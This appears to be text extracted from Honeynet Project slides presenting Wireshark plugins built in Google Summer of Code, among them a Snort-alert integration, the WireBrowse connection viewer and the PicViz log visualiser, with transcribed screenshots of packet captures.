wireshark-gsoc - network traffic analyser
wireshark-gsoc-wirebrowse - Wirebrowse plugin
wireshark-gsoc-wireshav - WireshAV plugin
wireshark-gsoc-wireshnork - Wireshnork plugin
wireshark-gsoc-wiresocks - Wiresocks plugin
wireshark-gsoc-wireviz - Wireviz plugin
```

<https://honeynet.org/node/716>

<http://www.honeynet.org/node/790>

David Watson ([david@honeynet.org.uk](mailto:david@honeynet.org.uk))



File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: snort.sid == 1384 ▼ Expression... Clear Apply

| No. | Time                          | Source      | Src Port | Destination     | Dst |
|-----|-------------------------------|-------------|----------|-----------------|-----|
| 784 | 2010-03-26 23:10:32.627192000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 785 | 2010-03-26 23:10:32.630516000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 786 | 2010-03-26 23:10:32.633458000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 787 | 2010-03-26 23:10:32.636737000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 788 | 2010-03-26 23:10:32.640108000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 789 | 2010-03-26 23:10:32.643581000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 790 | 2010-03-26 23:10:32.646930000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 791 | 2010-03-26 23:10:32.649802000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |
| 792 | 2010-03-26 23:10:32.653277000 | 192.168.1.1 | ssdp     | 239.255.255.250 | ssd |

▶ Internet Protocol Version 4, Src: 192.168.1.1 (192.168.1.1), Dst: 239.255.255.250 (239.255.255.250)

▶ User Datagram Protocol, Src Port: ssdp (1900), Dst Port: ssdp (1900)

▶ Hypertext Transfer Protocol

▼ Snort: (msg: "MISC UPnP malformed advertisement" sid: 1384)
 


Classification: Misc Attack  
 msg: MISC UPnP malformed advertisement  
 sid: 1384  
 generator: 1  
 revision: 8  
 Priority: 2

|                                                                        |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |
|------------------------------------------------------------------------|-----------|---------------|---------------|----------|--------|------------------------------------------------------------------------------------------------------------------------------------------|-------------|---------------|-------------|--------------|----------|--------------|-------------|
| File Edit View History Bookmarks Tools Help http://127.1:8080/conn/tcp |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |
| Connection List - WireBrowse                                           |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |
| Ethernet: 612 IPv4: 610 IPv6: 0 TCP: 596 UDP: 14                       |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |
| Address A                                                              | Port A    | Address B     | Port B        | Packets  | Bytes  | Packets A → B                                                                                                                            | Bytes A → B | Packets A ← B | Bytes A ← B | Rel Start    | Duration | bps A → B    | bps A ← B   |
| 94.23.89.48                                                            | 7000      | 10.0.0.2      | 60152         | 538      | 304788 | 286                                                                                                                                      | 288156      | 252           | 16632       | 0.000000000  | 67,2773  | 34264,87     | 1977,72     |
| 208.68.163.220                                                         | 5222      | 10.0.0.2      | 36045         | 4        | 418    | 2                                                                                                                                        | 240         | 2             | 178         | 41.774311000 | 0,1559   | 12317,40     | 9135,41     |
| 10.0.0.2                                                               | 34320     | 213.186.33.32 | 25            | 3        | 188    | 2                                                                                                                                        | 128         | 1             | 60          | 10.754459000 | 0,0475   | 21537,94     | 10095,91    |
| 91.192.224.210                                                         | 22        | 10.0.0.2      | 55736         | 2        | 244    | 1                                                                                                                                        | 178         | 1             | 66          | 15.124657000 | 0,0000   | 142399999,98 | 52799999,99 |
| 46.105.34.183                                                          | 57987     | 10.0.0.2      | 25            | 16       | 2616   | 8                                                                                                                                        | 1802        | 8             | 814         | 49.420588000 | 0,2880   | 50059,21     | 22612,76    |
| 10.0.0.2                                                               | 43222     | 213.186.33.20 | 25            | 33       | 2759   | 17                                                                                                                                       | 1443        | 16            | 1316        | 46.034245000 | 0,6927   | 16665,87     | 15199,09    |
| No.                                                                    | Time      | Source        | Destination   | Protocol | Length | Info                                                                                                                                     |             |               |             |              |          |              |             |
| 448                                                                    | 49.420588 | 46.105.34.183 | 10.0.0.2      | TCP      | 74     | 57987 > smtp [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=2911594768 TSecr=0 WS=64                                              |             |               |             |              |          |              |             |
| 449                                                                    | 49.420615 | 10.0.0.2      | 46.105.34.183 | TCP      | 74     | smtp > 57987 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=856248624 TSecr=2911594768 WS=128                         |             |               |             |              |          |              |             |
| 450                                                                    | 49.462515 | 46.105.34.183 | 10.0.0.2      | TCP      | 66     | 57987 > smtp [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2911594778 TSecr=856248624                                                           |             |               |             |              |          |              |             |
| 455                                                                    | 49.531912 | 10.0.0.2      | 46.105.34.183 | SMTP     | 102    | S: 220 darkjames.ath.cx ESMTP Postfix                                                                                                    |             |               |             |              |          |              |             |
| 458                                                                    | 49.573530 | 46.105.34.183 | 10.0.0.2      | TCP      | 66     | 57987 > smtp [ACK] Seq=1 Ack=37 Win=5888 Len=0 TSval=2911594806 TSecr=856248735                                                          |             |               |             |              |          |              |             |
| 459                                                                    | 49.573608 | 46.105.34.183 | 10.0.0.2      | SMTP     | 92     | C: EHLO 97.mail-out.ovh.net                                                                                                              |             |               |             |              |          |              |             |
| 460                                                                    | 49.573614 | 10.0.0.2      | 46.105.34.183 | TCP      | 66     | smtp > 57987 [ACK] Seq=37 Ack=27 Win=14592 Len=0 TSval=856248777 TSecr=2911594806                                                        |             |               |             |              |          |              |             |
| 461                                                                    | 49.573669 | 10.0.0.2      | 46.105.34.183 | SMTP     | 191    | S: 250-darkjames.ath.cx   250-PIPELINING   250-SIZE 10240000   250-VRFY   250-ETRN   250-ENHANCEDSTATUSCODES   250-8BITMIME   250-DSN    |             |               |             |              |          |              |             |
| 462                                                                    | 49.618615 | 46.105.34.183 | 10.0.0.2      | SMTP     | 199    | C: MAIL FROM:<darkjames-ws@darkjames.pl> SIZE=1023   RCPT TO:<darkjames@darkjames.ath.cx> ORCPT=rfc822:darkjames@darkjames.ath.cx   DATA |             |               |             |              |          |              |             |
| 463                                                                    | 49.619518 | 10.0.0.2      | 46.105.34.183 | SMTP     | 131    | S: 250 2.1.0 Ok   250 2.1.5 Ok   354 End data with <CR><LF>.<CR><LF>                                                                     |             |               |             |              |          |              |             |
| 464                                                                    | 49.663814 | 46.105.34.183 | 10.0.0.2      | IMF      | 1173   | from: Jakub Zawadzki <darkjames-ws@darkjames.pl>, subject: test, (text/plain)                                                            |             |               |             |              |          |              |             |
| 465                                                                    | 49.664443 | 10.0.0.2      | 46.105.34.183 | SMTP     | 118    | S: 250 2.0.0 Ok: queued as B89377A026A   221 2.0.0 Bye                                                                                   |             |               |             |              |          |              |             |
| 466                                                                    | 49.664548 | 10.0.0.2      | 46.105.34.183 | TCP      | 66     | smtp > 57987 [FIN, ACK] Seq=279 Ack=1267 Win=17792 Len=0 TSval=856248868 TSecr=2911594828                                                |             |               |             |              |          |              |             |
| 467                                                                    | 49.708500 | 46.105.34.183 | 10.0.0.2      | TCP      | 66     | 57987 > smtp [FIN, ACK] Seq=1267 Ack=279 Win=5888 Len=0 TSval=2911594839 TSecr=856248868                                                 |             |               |             |              |          |              |             |
| 468                                                                    | 49.708526 | 10.0.0.2      | 46.105.34.183 | TCP      | 66     | smtp > 57987 [ACK] Seq=280 Ack=1268 Win=17792 Len=0 TSval=856248912 TSecr=2911594839                                                     |             |               |             |              |          |              |             |
| 469                                                                    | 49.708567 | 46.105.34.183 | 10.0.0.2      | TCP      | 66     | 57987 > smtp [ACK] Seq=1268 Ack=280 Win=5888 Len=0 TSval=2911594839 TSecr=856248868                                                      |             |               |             |              |          |              |             |
| Done                                                                   |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |
| Connection List - WireBrowse - Mozilla Firefox                         |           |               |               |          |        |                                                                                                                                          |             |               |             |              |          |              |             |

<https://honeynet.org/node/716>

<http://www.honeynet.org/node/790>

David Watson (david@honeynet.org.uk)






## Updated PicViz

- Information visualisation application (Python)
- Generates **Parallel Coordinate** diagrams from text logs, such as honeypot output
- Presents high volumes of data with multiple dimensions on a single simple diagram
- Birds eye view aids human pattern viewing
- **PGDL: Picviz Graphics Description Language**
- Now with added GUI for easy data exploration




# THE HONEYNET PROJECT



